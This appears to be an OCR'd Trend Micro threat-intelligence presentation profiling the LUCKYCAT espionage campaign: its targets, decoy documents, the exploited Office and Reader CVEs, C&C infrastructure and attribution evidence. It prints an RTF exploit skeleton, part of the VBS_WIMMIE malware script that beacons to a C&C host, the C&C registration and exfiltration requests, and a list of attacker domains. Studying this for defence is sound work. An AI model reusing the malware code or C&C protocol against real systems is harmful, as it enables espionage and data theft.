March 2012 | APT Campaign Quick Profile: LUCKYCAT

Advanced persistent threats (APTs) refer to a category of threats that aggressively pursue and compromise specific targets to maintain persistent presence within the victim's network so they can move laterally and exfiltrate data. Unlike indiscriminate cybercrime attacks, spam, web threats, and the like, APTs are much harder to detect because of the targeted nature of related components and techniques. Also, while cybercrime focuses on stealing credit card and banking information to gain profit, APTs are better thought of as cyber espionage.

TREND MICRO

LUCKYCAT


- Victims and Targets

LuckyCat

- Organized Cyber-Crime (tracing back to China)
- Targets in India, Japan and Tibet.
- Research facilities belonging to Military, Universities and Governments
- Areas of aerospace, energy and astronautics.
- The gang behind Luckycat has also been responsible:
  - compromising the power grid of at least one country
  - foreign ministries and targeting Tibetan activists – both inside and outside Tibet.

Targeted emails & social-engineered decoy documents

- Fukishima distaster | Doses measurement



計測時間	計測場所	γ線	中性子線	風向	風速(m/s)
午前9時00分	MP－4付近	6．6 μSv/h	－	－	－
午前8時50分	MP－4付近	6．6 μSv/h	－	－	－
午前8時40分	MP－4付近	6．6 μSv/h	－	－	－
午前8時30分	MP－4付近	6．6 μSv/h	－	－	－
午前8時20分	MP－4付近	6．6 μSv/h	－	－	－
午前8時10分	MP－4付近	6．6 μSv/h	－	－	－
午前6時00分	MP－4付近	6．7 μSv/h	－	－	－
午前5時50分	MP－4付近	6．6 μSv/h	－	－	－
午前5時40分	MP－4付近	6．7 μSv/h	－	－	－
午前5時30分	MP－4付近	6．7 μSv/h	－	－	－
午前5時20分	MP－4付近	6．7 μSv/h	－	－	－
午前5時10分	MP－4付近	6．7 μSv/h	－	－	－
午前3時00分	MP－4付近	6．8 μSv/h	－	－	－
午前2時50分	MP－4付近	6．7 μSv/h	－	－	－
午前2時40分	MP－4付近	6．8 μSv/h	－	－	－
午前2時30分	MP－4付近	6．8 μSv/h	－	－	－
午前2時20分	MP－4付近	6．7 μSv/h	－	－	－
午前2時10分	MP－4付近	6．8 μSv/h	－	－	－
午前0時00分	MP－4付近	6．8 μSv/h	－	－	－

India

The INDIAN BMD Program

[A Detailed Inside Information]

MINISTRY OF DEFENCE


DEFENCE RESEARCH & DEVELOPMENT ORGANISATION

बलस्य मूलं विज्ञानम्

Indian Ballistic Missile Defense (BMD) experiments progressed rapidly after the Defense Research and Development Organisation (DRDO) convinced the government on its ability to develop BMD technology in late 1999. India initiated the program in the light of Pakistan's eschewing of a nuclear 'no first use' policy and heightened tensions during the Kargil war including a possibility of full scale nuclear war.

- Indian's Missilistic Defense Program (RMD)

Tibet


2013.doc [Compatibility Mode] - Microsoft Word
Home
Insert
Page Layout
References
Mailings
Review
View
Paste
Clipboard
Times New Roman
10.5
Font
Paragraph
Emphasis
Heading 1
Normal
Change Styles
Editing
Styles
□□□□□□□□□□□□ར་གཡ་ར་དེ་གམ་
གཱ་ས་རྒེ་ཁ་ཞུང་གཱ་མ་བོ་ད་མེ་གཱ་
Words: 43
100%

Insights into decoy documents

- Triggered vulnerabilities
  - Adobe Reader—CVE-2010-2883
  - Microsoft Office—CVE-2010-3333
    - Bug in Word's RTF parser. “pFragments” 's shape property is given a malformed value
    - `{\rtf1{\shp{\sp{\sn pFragments}{\sv “exploit code”}}}}`
      http://downloads.securityfocus.com/vulnerabilities/exploits/44652.rb
- First-stage malware: `TROJ_WIMMIE.C` and `VBS_WIMMIE.SMC`

VBS_WIMMIE

- Hijack WMI (remote administration service)
- Delete itself. Hidden to Antivirus

```
ScrFD="C:\DOCUME~1\admin\LOCALS~1\Temp\\~temp.vbs" : ExeFD="C:\DOCUME~1\admin\LOCALS~1\Temp\Winword.exe"
: Sname="http://masterchoice.shop.co/count/count.php" : Ainfo="longjiao"
Set objFSO=CreateObject("Scripting.FileSystemObject")

WMILink="winmgmts:\\.\root\subscription:"
TrojanName="Microsoft WMI Comsumer Security Event"
TrojanRunTimer=30000
strtxt="var pageURL='"&Sname&"';
var addinf='"&Ainfo&"';
ISO88592Offset = [161,260,162,728,163,321,165,317,166,346,169,352,170,350,171,356,172,377,174,381,175,379
,177,261,178,731,179,322,181,318,182,347,183,711,185,353,186,351,187,357,188,378,189,733,190,382,191,380,
192,340,195,258,197,313,198,262,200,268,202,280,204,282,207,270,208,272,209,323,210,327,213,336,216,344,
217,366,219,368,222,354,224,341,227,259,229,314,230,263,232,269,234,281,236,283,239,271,240,273,241,324,
242,328,245,337,248,345,249,367,251,369,254,355,255,729];
var Unicode2ISO = {};
var ISO2Unicode = {};
for(var i=0;i<256;i++){
            Unicode2ISO[i]=i;
            ISO2Unicode[i]=i;
}
var ISOlen = ISO88592Offset.length;
for(var i=0;i<ISOlen;i+=2){
    Unicode2ISO[ISO88592Offset[i]]=ISO88592Offset[i+1];
    ISO2Unicode[ISO88592Offset[i+1]]=ISO88592Offset[i];
}
var xmlhttp=CreateXMLHttp();
var objHostname=GetHostInf();
RunFun();

```

C&C protocol

- Register to the C&C
  - `POST /count/count.php?m=c&n=[HOSTNAME]_[MAC_ADDRESS]_[CAMPAIGN_CODE]`
- Pulls task0 (info-gathering: `ipconfig`, `tasklist`, `systeminfo`)
  - `GET /count/count.php?m=r&n=[HOSTNAME]_[MAC_ADDRESS]_[CAMPAIGN_CODE]@.c`
- Pushes back results (down.cab)
  - `POST /count/count.php?m=w&n=[HOSTNAME]_[MAC_ADDRESS]_[CAMPAIGN_CODE]@.t`
- Deletes task and waits for more
  - `GET /count/count.php?m=d&n=[HOSTNAME]_[MAC_ADDRESS]_[CAMPAIGN_CODE]@.c`
- While 1


C&C Servers

- Identified by looking up the C&C's URL path in customers' HTTP data (`trawler`)

cattree.1x.biz	**charlesbrain.shop.co**	**footballworldcup.website.org**
frankwhales.shop.co	**hi21222325.x.gg**	**bailianlan.c.dwyu.com**
kinkeechow.shop.co	**kittyshop.kilu.org**	**perfect.shop.co**
toms.0fees.net	**tomsburs.shop.co**	**vpoasport.shopping2000.com**
goodwell.all.co.uk	**fireequipment.website.org**	**tennissport.website.org**
waterpool.website.org	**clbest.greenglassint.net**	**tb123.xoomsite.com**
tbda123.gwchost.com	**pumasports.website.org**	**tomygreen.0fees.net**
killmannets.0fees.net	**maritimemaster.kilu.org**	**duojee.info**
masterchoice.shop.co	**jeepvihecle.shop.co**	**lucysmith.0fees.net**

Attackers' Modus Operandi

- Luckycat users connects the C&C server
- Symantec investigation of attacker 43/45 IPs traces back to the Sichuan Province in China



Spying on spies

- The attacker used one of its machines as test-bed installation!
- Hands on `'down.cab'`
- Chinese Installation

```
Viewing cabinet: down.cab
 File size | Date       Time     | Name
-----------+---------------------+-------------
607102     | 23.08.2011 15:17:12 | C.tmp
0          | 23.08.2011 15:17:12 | D.tmp
0          | 23.08.2011 15:17:12 | E.tmp
0          | 23.08.2011 15:17:12 | F.tmp
0          | 23.08.2011 15:17:12 | G.tmp
0          | 23.08.2011 15:17:12 | H.tmp
0          | 23.08.2011 15:17:12 | I.tmp
1159       | 23.08.2011 15:17:12 | J.tmp
1970       | 23.08.2011 15:17:14 | K.tmp
1608       | 23.08.2011 15:17:14 | M.tmp


C.tmp -> Directory of C:\
J.tmp -> Output of ipconfig
K.tmp -> Output of systeminfo
M.tmp -> Output of tasklist
```

```
主机名:           PC-201201100959
OS 名称:          Microsoft Windows XP Professional
OS 版本:          5.1.2600 Service Pack 3 Build 2600
OS 制造商:        Microsoft Corporation
OS 配置:          独立工作站
OS 构件类型:      Uniprocessor Free
注册的所有人:     微软用户
注册的组织:       微软中国
产品 ID:          76481-640-8834005-23310
初始安装日期:     2012-1-10, 7:33:03
系统启动时间:     暂缺
系统制造商:       VMware, Inc.
系统型号:         VMware Virtual Platform
系统类型:         X86-based PC
处理器:           安装了 1 个处理器。
                  [01]: x86 Family 6 Model 42 Stepping 7 GenuineIntel ~3093 Mhz
BIOS 版本:        INTEL  - 6040000
Windows 目录:     C:\WINDOWS
系统目录:         C:\WINDOWS\system32
启动设备:         \Device\HarddiskVolume1
系统区域设置:     zh-cn;中文(中国)
输入法区域设置:   zh-cn;中文(中国)
时区:             暂缺
物理内存总量:     511 MB
可用的物理内存:   319 MB
虚拟内存: 最大值: 2,048 MB
虚拟内存: 可用:   2,003 MB
虚拟内存: 使用中: 45 MB
页面文件位置:     C:\pagefile.sys
域:               WORKGROUP
登录服务器:       暂缺
修补程序:         安装了 273 个修补程序。
```

TOR configured for emailing

- Supermailer and Foxmail-clone for China

```
 D:\Tor Browser 的目录

2011-08-20  00:30    <DIR>          .
2011-08-20  00:30    <DIR>          ..
2011-08-20  00:30    <DIR>          App
2011-08-20  00:30    <DIR>          Data
2011-08-20  00:30    <DIR>          Docs
2011-08-20  00:30    <DIR>          FirefoxPortable
2011-08-20  00:30            33,792 Start Tor Browser.exe
               1 个文件         33,792 字节
```

```
 D:\TunnelierPortable 的目录

2012-01-10  08:42    <DIR>          .
2012-01-10  08:42    <DIR>          ..
2012-01-10  08:42    <DIR>          App
2012-01-10  08:48    <DIR>          Data
2011-01-17  06:52            46,344 help.html
2012-01-10  08:42    <DIR>          Other
2011-01-17  06:53           108,490 TunnelierPortable.exe
               2 个文件        154,834 字节
```

Explains the social-engineering emails

```
Received: from [74.120.13.132] by web121501.ma
X-Mailer: YahooMailClassic/15.0.4 YahooMailWeb
Message-ID: <1326268028.25824.YahooMailClassic
Date: Tue, 10 Jan 2012 23:47:08 -0800 (PST)
From: Tibetan Refugee Center <reception_center
Subject: Fw: Tibetan self-immolations continue
To:
MIME-Version: 1.0
Content-Type: multipart/mixed; boundary="1389]
Content-Length: 214173
```

Network	
NetRange	74.120.13.128 - 74.120.13.143
CIDR	74.120.13.128/28
Name	DRTORNYC2
Handle	NET-74-120-13-128-1
Parent	DEFAULTROUTE (NET-74-120-12-0-1)
Net Type	Reassigned
Origin AS	AS13722
Organization	torservers.net (TORSE-2)
Registration Date	2011-04-23
Last Updated	2011-04-23
Comments	---------- This network is used for research in anonymisation services and provides a Tor Exit Node to end users. ---------- http://www.torservers.net/ Send abuse issues to abuse@torservers.net ----------
RESTful Link	http://whois.arin.net/rest/net/NET-74-120-13-128-1
See Also	Related POC records.
See Also	Related organization's POC records.
See Also	Related delegations.

Victims

Index of /54321


[ICO]	Name	Last modified	Size	Description
[DIR]	Parent Directory		-	
[TXT]	[redacted]D244_w1229@.c	20-Jan-2012 12:16	14	
[ ]	count.php	29-Dec-2011 10:52	1.2K	
[TXT]	[redacted]B2EF_w1229@.c	20-Jan-2012 10:52	24	
[ ]	ip.php	29-Dec-2011 10:53	88	
[TXT]	[redacted]3C7B_w1229@.c	20-Jan-2012 12:12	22	
[ ]	[redacted]3C7B_w1229@.t	20-Jan-2012 12:11	1.4K	
[ ]	realip	20-Jan-2012 14:37	14	
[TXT]	[redacted]3B86_w1229@.c	19-Jan-2012 01:47	14	
[ ]	[redacted]BBB0_w1229@.t	20-Jan-2012 14:37	0	
[ ]	[redacted]F805_w1229@.t	20-Jan-2012 13:01	0	
[ ]	[redacted]AD244_w1229@.t	20-Jan-2012 12:11	0	
[ ]	[redacted]B7A8B_w1229@.t	20-Jan-2012 10:02	0	
[ ]	[redacted]22834_w1229@.t	14-Jan-2012 06:04	0	
[ ]	[redacted]0000_w1229@.t	20-Jan-2012 12:51	0	
[ ]	[redacted]35C0B2EF_w1229@.t	20-Jan-2012 10:29	0	
[ ]	[redacted]4B6F9_w1229@.t	20-Jan-2012 13:56	0	
[ ]	[redacted]503C7B_w1229@.t	20-Jan-2012 12:11	0	
[ ]	[redacted]7A2B_w1229@.t	20-Jan-2012 12:36	0	
[ ]	[redacted]CCF00_w1229@.t	20-Jan-2012 12:28	0	
[ ]	[redacted]D0A0834_w1229@.t	09-Jan-2012 11:45	0	
[ ]	[redacted]B86_w1229@.t	18-Jan-2012 18:22	0	
[ ]	[redacted]0DD_w1229@.t	19-Jan-2012 18:27	0	
[ ]	[redacted]27EA9480_w1229@.t	17-Jan-2012 18:59	0	

Apache Server at 89757.x.gg Port 80

- The attacker downloaded the list of victims on his installation
- The list corresponds to the content stored on the C&C
- Directory-listing enabled

Attribution

- Registered hundreds of domains
- Attackers' mistake: **whois leakage**



dang0102@hacking_forum

主题 讨论：关于 realplayer .rm文件解析堆栈溢出漏洞	« 上一主题 | 下一主题 »
dang0102	**发表于：**2005-12-20 15:12

发帖： 35
积分： 0
注册： 2004-11-10
	最近研究这个漏洞，发现有些问题可以提出和大家讨论下。漏洞的公告可参见：
	http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2005-2629
	
	对于这个漏洞，我首先是将.rm文件格式仔细分析了一遍。通过INDX RECORD找到了漏洞中提示的first data packet地址，然后找到该packetde长度域。该长度域包含在data packet的头部结构中，头部结构定义如下：
	Media_Packet_Header
	{
	UINT16 object_version;
	if (object_version == 0)
	{
	UINT16 length;
	UINT16 stream_number;
	UINT32 timestamp;
	UINT8 reserved;
	UINT8 flags;
	UINT8[length] data;
	}
	}
	该结构中有两处length。其中，UINT16 length 是整个packet的长度，UINT8[length] 被解释为The application-specific media data，意义不是很清楚。按照漏洞公告，应该是realplay在解析first data packet长度域的时候没有对长度值这个有符号数进行检验，当作无符号数处理了，造成整数溢出，并进而导致了数据拷贝的时候的堆栈溢出。这个长度在公告中说的是一个字节，并且的设置为0x80---0xff的时候溢出发生。
	由于有两处length，我只好挨个改。改UINT16 length 的时候，偶尔发生溢出，但每次发生之后关闭程序在用realpaly打开的时候就没有异常了，而是正常播放，必须在重启机器之后如果再改数据，异常再次发生，但是用Softice KiUserExceptionDispatcher函数一直拦截不了该异常；而改UINT8[length] 的情况下异常无论如何也不出现。
	此外，每次出现异常的时候，我用VC调试器调试后不久，该调试器也会出现异常。我怀疑这是realplay程序加了反调试和跟踪机制，但只是猜测而已。
	情况大致就是这样，如果大家觉得有没有说清楚的地方可以提出来。对于漏洞研究有兴趣的朋友，我们可以一起多讨论。

dang0102	**发表于：**2005-12-20 15:14
发帖： 35 积分： 0 注册： 2004-11-10	同时也欢迎从QQ进行交流：19013788

scuhkr@students_BBS

发信人: scuhkr (编程浪子), 信区: Program
标 题: 川大信息安全研究所招募网络攻防实习生
发信站: 四川大学蓝色星空站 (Mon Aug 1 10:09:33 2005), 站内

四川大学信息安全研究所网络攻防组现向川大（望江校区）在校学生招聘实习生。

人数：
2～4名

实习内容：
网络攻防技术研究与实战
要求：
望江校区在读本科生（下学期大2大3），有
一定的网络安全和计算机操作系统有一定的了解，熟悉TCP/IP或C/C++程序
设计者优先，对黑客工具有使用经验者优先，有较强的学习能力和领悟能力
有专研精神，喜欢挑战，为人正直。
其他：
实习期间有少许的生活补助，视个人能力情况而定。

联系方式：
QQ：19013788 2888111
mail: [redacted]sccd@sina.com scuhkr@21cn.com
最好发个人简历到email。

--
我只喜欢编程！

※ 修改:·scuhkr 于 Aug 2 15:04:15 修改本文·[FROM: 蓝色☆空]
※ 来源:·四川大学蓝色星空站 lsxk.org·[FROM: 蓝色☆空]

- Information Security Institute of the Sichuan University
- Recruitment of students for attack/defense project
- Articles in hacking magazines
- The other email is associated to a similar profile

Connected campaigns

from comitatoprotibet2011@gmail.com

subject **Fw:Self-Immolations** 12-01-11 10:09 PM

to [redacted] other actions

China announces Stepped-up Control in Tibetan Monasteries

